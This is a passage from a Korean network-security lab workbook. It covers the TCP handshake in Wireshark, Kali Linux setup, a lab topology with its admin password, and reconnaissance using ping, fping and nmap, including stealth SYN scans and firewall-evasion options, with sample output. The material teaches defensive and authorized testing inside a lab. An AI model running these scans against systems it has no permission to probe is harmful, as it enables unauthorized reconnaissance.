
①의 과정은 Client(192.168.1.10)와 xyz.com(125.241.100.10)이 3-Way Handshaking을 통해 연결을 성립하는 과정이다. 3-Way Handshaking을 통해 연결을 성립하는 과정은 다음과 같다.




1단계	통신전의 클라이언트는 포트가 closed 상태이며, 서버는 해당 포트로 항상 서비스를 제공할 수 있는 listen 상태이다.
2단계	클라이언트가 통신을 하고자 하면, 임의의 포트 번호(60890)를 클라이언트 프로그램에 할당하고, 클라이언트는 이 포트 번호(60890)를 포함한 SYN을 서버에게 전송한다.
3단계	서버는 클라이언트의 SYN 요청을 받고 SYN Received 상태가 되고, 클라이언트에게 연결을 허용한다는 의미의 SYN+ACK 패킷을 보낸다.
4단계	클라이언트는 연결요청에 대한 서버의 응답을 확인했다는 의미로 ACK 패킷을 서버에게 보낸다.

위의 3-Way Handshaking 과정을 통해 Client(192.168.1.10)와 xyz.com(125.241.100.10)의 연결이 성립되어 정상적으로 패킷을 주고받을 수 있는 상태가 되었다.

②의 과정은 연결 성립 후 Client(192.168.1.10)가 xyz.com(125.241.100.10)에게 HTTP 요청을 하는 과정이다. 해당 패킷만 상세히 본다면 다음과 같이 HTTP Request 요청을 보내는 것을 확인할 수 있다.
※ 특정 패킷만 상세히 보기 위해서는 와이어샤크에서 해당 패킷을 더블클릭하면 된다.



③의 과정은 xyz.com(125.241.100.10)이 Client(192.168.1.10)에게 HTTP 방식으로 text/html 데이터를 전송하는 과정이다. 패킷의 상세 정보에서 [Line-based text data] 항목을 보면 index.html의 파일 내용을 확인할 수 있다.



④의 과정은 파일을 모두 전송한 xyz.com(125.241.100.10)의 요청에 의해 Client(192.168.1.10)와 연결을 해제하는 과정이다.
이처럼 HTTP 프로토콜은 클라이언트의 HTTP 요청에 의해 필요한 파일을 전달한 후에는 서버 측에서 연결 해제를 요청하고, 클라이언트→서버의 연결 해제, 서버→클라이언트의 연결 해제를 통해 성립된 연결을 모두 해제한다.

17 Kali Linux 소개 및 설치


Kali Linux는 정보 보안을 테스트하기 위한 오픈소스 리눅스 배포판인 백트랙(Backtrack)의 후속버전이다. 백트랙처럼 수 많은 해킹과 관련된 도구와 설명서들을 포함하고 있다. 현재는 Offensive Security가 유지 관리하는 오픈 소스 프로젝트이다. 공식 사이트를 통해 새로운 버전 및 배포 문서 등을 제공 받을 수 있다.

- Kali Linux 홈페이지 : https://www.kali.org/
- Kali Linux Virtual Images Download : https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

1. Kali Linux 다운로드 및 설치


가. Kali Linux Virtual Image 다운로드

Kali Linux는 설치용 ISO 파일을 제공할 뿐만 아니라 VirtualBox, VMWare Imgae 파일도 제공한다. 가상머신을 이용할 경우에는 위의 Kali Linux Virtual Images Download 사이트에 해당 가상머신에 맞는 Image 파일을 활용하는 것이 편리하다.



나. Kali Linux 가져오기

다운로드한 Kali Linux Image 파일을 VirtualBox의 [가상 시스템 가져오기]를 통해 Kali Linux 가상머신을 생성한다. [가상 시스템 가져오기]는 [I 수업준비] - [02 Virtualbox 설치 및 설정]의 8쪽을 참고한다.



Kali Linux를 가져오는 과정에서 가상 시스템의 이름은 Kali-Linux-2020.1-vbox-amd64를 Kali로 짧게 변경하였다. 또한 MAC 주소 정책은 [모든 네트워크 어댑터 MAC 주소 포함]을 선택하였다.


알아두기

실습에 사용하는 툴은 고전적인 것들만 사용한다. 이 툴은 Kali Linux가 아니더라도 Ubuntu, CentOS 등의 리눅스에 설치해서 사용할 수 있다. 실습에 주로 사용하는 툴은 다음과 같다.

- hping3, fping, nmap, dsniff(arpspoof), bonesi 등

2. 네트워크 토폴로지에 Kali Linux 추가

▪ 네트워크 구성도



장치명	포트	IP주소	비고
R1	s0/0	14.58.90.5/30	
	s0/1	14.58.90.9/30	
	fa0/1	192.168.1.254/24	
R2	s0/0	14.58.90.6/30	
	fa0/0	125.241.100.254/24	
R3	s0/0	14.58.90.10/30	
	fa0/0	8.8.8.254/24	

장치명	포트	IP주소	비고
Client	enp0s3	192.168.1.10/24	클라이언트
Kali	eth0	192.168.1.99/24	공격용
DNS	enp0s3	8.8.8.88/24	DNS 서버
xyz.com	enp0s3	125.241.100.10/24	다양도 서버


관리자 계정 정보 : root / sunrin

★ s0/0 = Serial0/0 ★fa0/0 = fastethernet0/0

3. Kali Linux 보안 점검 도구

Kali Linux는 정보 수집, 취약점 분석, 리버스 엔지니어링, 스니핑/스푸핑, 포렌식 등 다양한 보안 점검 도구를 비롯하여 공격에 사용할 수 있는 툴까지 포함하고 있다. 명령어 기반의 도구와 GUI 기반의 도구를 모두 포함하고 있으며 워크북에서는 기본적인 툴만 사용한다.

Kali Linux에는 스니핑, 스푸핑, 무선 네트워크 공격, 패스워드 공격에 가능한 툴도 포함되어 있으므로, 이러한 공격 도구들에 대한 주의가 필요하다. 외부 시스템, 사이트에 대한 테스트는 불법이므로 **반드시 실습용 네트워크 토폴로지에서만 실습** 하도록 한다.
실습을 통한 공격의 성공 여부보다는 공격이 이루어지는 원인을 시스템의 동작 원리, 프로토콜의 설계 원리 등을 기반으로 이해하는데 집중한다.



18 Information Gathering


해커가 해킹을 시도하기 전에 해야 하는 필수 작업은 해킹 대상에 대한 정보를 수집하는 일이다. 수집하는 정보의 범위는 IP주소, 운영체제 종류, 운영 중인 서비스, 열려있는 포트 등 기술적인 분야와 개인적인 관계, 업무상의 관계, 담당자 정보 등 사회공학적인 분야까지 광범위하다. 이렇게 대상에 대한 정보를 수집하는 행위를 풋프린팅 또는 스캐닝이라고 한다.

보안 담당자 입장에서도 자신이 담당하는 시스템 및 네트워크에 대해 풋프린팅 또는 스캐닝을 통해 취약한 부분이 없는지 점검하고, 점검한 결과를 목록화 해야 한다.

1. ping을 이용한 스캔

```
kali@kali:~$ ping 192.168.1.254
PING 192.168.1.254 (192.168.1.254) 56(84) bytes of data.
64 bytes from 192.168.1.254: icmp_seq=1 ttl=255 time=2.80 ms
64 bytes from 192.168.1.254: icmp_seq=2 ttl=255 time=1.20 ms
64 bytes from 192.168.1.254: icmp_seq=3 ttl=255 time=3.18 ms
64 bytes from 192.168.1.254: icmp_seq=4 ttl=255 time=6.09 ms
64 bytes from 192.168.1.254: icmp_seq=5 ttl=255 time=1.19 ms
64 bytes from 192.168.1.254: icmp_seq=6 ttl=255 time=6.14 ms
```

ping은 네트워크와 시스템이 정상적으로 동작하는지 확인할 수 있는 간단한 유틸이다. ping은 ICMP를 사용하며, ICMP를 사용하여 시스템의 활성화 여부를 알아보는 방법은 일반적으로 Echo Request(Type 8)과 Echo Reply(Type 0)을 이용한 것이다.



ping 명령으로 전송되는 데이터를 와이어샤크를 통해서 확인해 보면, ping request와 ping reply가 반복되는 것을 확인할 수 있다. 또한 ping 데이터를 송신하는 운영체제별로 TTL값이 다르다.

이러한 ping을 이용해서 네트워크에서 활성화된 시스템을 찾아낼 수 있는데, 네트워크 전체에 브로드캐스트 ping을 보내는 방법을 이용할 수 있다. 이러한 방법을 스위핑(sweeping)이라고 한다.

2. fping을 이용하여 네트워크 스캔하기

fping은 네트워크의 시스템 목록을 확인하기 위해 사용한다. -g 옵션을 사용하여 네트워크를 지정하여 시스템의 목록을 확인할 수 있다.

```
kali@kali:~$ fping -q -a -s -g 192.168.1.0/24
192.168.1.10
192.168.1.99
192.168.1.254

      254 targets
        3 alive
      251 unreachable
        0 unknown addresses

      251 timeouts (waiting for response)
     1007 ICMP Echos sent
        3 ICMP Echo Replies received
      880 other ICMP received
```

- -q : ICMP Request, Reply를 숨긴다.
- -s : 스캔이 끝난 후 결과를 정리해서 보여준다.
- -a : 활성화 되어 있는 시스템을 보여준다.

2. nmap를 이용한 스캐닝 (http://www.nmap.org)

nmap(Network Mapper)은 네트워크 탐색과 보안감사를 위한 오픈소스 도구이며 호스트, 네트워크에 대한 스캔이 가능하다. nmap은 네트워크상의 작동 중인 호스트, 서비스 목록, 운영체제 종류, 패킷필터나 방화벽이 설정되어 있는지 등을 확인할 수 있다. 이를 활용하여 보안감사, 서비스 모니터링, 네트워크 자원 목록 관리 등의 다양한 활동에 사용할 수 있다.

- nmap 기본 사용법

```
kali@kali:~$ nmap -sT www.xyz.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 19:26 EST
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.029s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 21.81 seconds
```

- State의 의미
  - open : 스캔된 포트가 listen 상태임을 나타냄
  - filtered : 방화벽이나 필터에 막혀 해당 포트의 open, close 여부를 알 수 없음을 나타냄
  - closed : 포트스캔을 한 시점에는 listen 상태가 아님을 나타냄
  - unfiltered : nmap의 스캔에 응답은 하지만 해당 포트의 open, close 여부는 알 수 없음을 나타냄

위의 스캔은 -sT옵션을 이용한 Open 스캔을 수행하였으며, 대상 시스템의 IP주소, 활성화된 포트번호, 서비스 등을 확인할 수 있다. 이 외에도 다음과 같이 다양한 스캔 방식과 옵션을 활용할 수 있다. 아래는 일부 옵션을 표시한 것이므로 nmap –h를 통해서 자세한 옵션 및 활용법에 대한 확인이 필요하다.

- nmap 주요 스캔 방식

-sT	TCP connect() 함수로 포트를 스캔해서 통신 포트가 Listening 상태인지를 확인한다.
-sS	TCP SYN 스캔 또는 half open 스캔이라고 부르는 방식으로 SYN 패킷을 보내 SYN/ACK 패킷이 오면 Listen 상태임을 확인하고 RST 패킷이 오면 Listening 상태가 아님을 확인하는 방법이다. 이 방식은 TCP 접속이 완전하게 이루어지지 않기 때문에 상대방 시스템에 로그가 남지 않을 가능성이 커 스텔스 포트 스캔이라고도 한다.
-sF, -sN, -sX	방화벽이나 패킷 필터를 통과해 FIN 패킷(-sF), NULL 패킷(-sN), XMAS 패킷(-sX)을 이용한 스캔을 수행한다.
-sP	ping으로 ICMP 패킷을 보내 호스트 활성화 여부를 확인한다.
-sU	UDP 패킷을 보내 UDP 포트를 스캔한다.
-sA	ACK 스캔으로 방화벽이 정밀하게 차단하는지 확인하는 방법으로, ACK 패킷을 보내 RST패킷을 받으면 해당 포트가 필터링 되지 않은 상태, 아무런 응답이 없으면 필터링된 상태로 확인한다.
-sV	오픈되어 있는 포트의 서비스명 및 버전을 확인한다.


- nmap 주요 스캔 옵션

-f	스캔할 때 방화벽을 통과할 수 있도록 패킷을 조각낸다.
-v	스캔의 세부 사항을 표시한다.
-P0	방화벽에서 ICMP echo requests를 막아 놓아도 스캔이 가능하게 한다.
-PT	ping의 대응으로 ICMP 패킷을 이용하지 않고, TCP 패킷을 이용하여 스캔을 수행한다.
-PS	ACK 패킷 대신 SYN 패킷을 보내 대상 호스트에서 RST 응답을 확인한다.
-PI	ICMP echo request를 보내 호스트와 네트워크 브로드캐스트 주소를 찾는다.
-O	호스트의 운영체제 정보 등을 확인할 때 사용한다.
-p	확인하고자 하는 포트의 범위를 지정한다.
-o <filename>	스캔한 결과를 파일로 저장한다.

※ half open scan 과정 – Port Open

① 공격자가 스캔 대상 시스템으로 SYN 패킷 송신


② 스캔 대상 시스템의 포트가 열려 있으면 SYN&ACK 수신, 공격자는 스캔 대상 시스템으로 RST 송신



※ half open scan 과정 – Port Close

① 공격자가 스캔 대상 시스템으로 SYN 패킷 송신

② 스캔 대상 시스템의 포트가 닫혀 있으면 RST&ACK 수신



▪ nmap의 사용 예

① TCP SYN 스캔 방식

```
kali@kali:~$ sudo nmap -sS 8.8.8.88
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02
Nmap scan report for 8.8.8.88
Host is up (0.14s latency).
Not shown: 996 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
53/tcp open  domain
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 45.
```

② 오픈된 포트를 통한 데몬의 버전 확인

```
kali@kali:~$ nmap -sV www.xyz.com
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.024s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.
ol 2.0)
23/tcp open  telnet  Linux telnetd
80/tcp open  http    Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_ke

Service detection performed. Please report any inco
//nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.
```

③ 네트워크 대역에 대한 스캔

```
kali@kali:~$ sudo nmap -sS 125.241.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02
Nmap scan report for 125.241.100.10
Host is up (0.22s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http

Nmap scan report for 125.241.100.254
Host is up (0.012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 256 IP addresses (2 hosts up) scanned ir
```

④ 포트를 80번으로 위장하여 대상 네트워크 스캔

```
kali@kali:~$ nmap -sP -PT80 125.241.100.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02
Nmap scan report for 125.241.100.10
Host is up (0.069s latency).
Nmap scan report for 125.241.100.254
Host is up (0.019s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned ir
```

⑤ 스캔 결과를 파일로 저장

```
kali@kali:~$ nmap -sT www.xyz.com -o result.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-29 20:10 EST
Nmap scan report for www.xyz.com (125.241.100.10)
Host is up (0.027s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 26.92 seconds
kali@kali:~$ ls -l result.txt
-rw-r--r-- 1 kali kali 370 Feb 29 20:10 result.txt
```

▪ nmap 스크립트 엔진을 이용한 네트워크 취약점 점검

nmap에서는 스크립트 엔진을 이용하여 네트워크 취약점을 점검할 수 있다. nmap 스크립트 엔진은 /usr/share/nmap/scripts에서 확인할 수 있다. 자세한 사용법은 https://nmap.org/book/nse.html, https://nmap.org/nsedoc/을 참조할 수 있다.

```
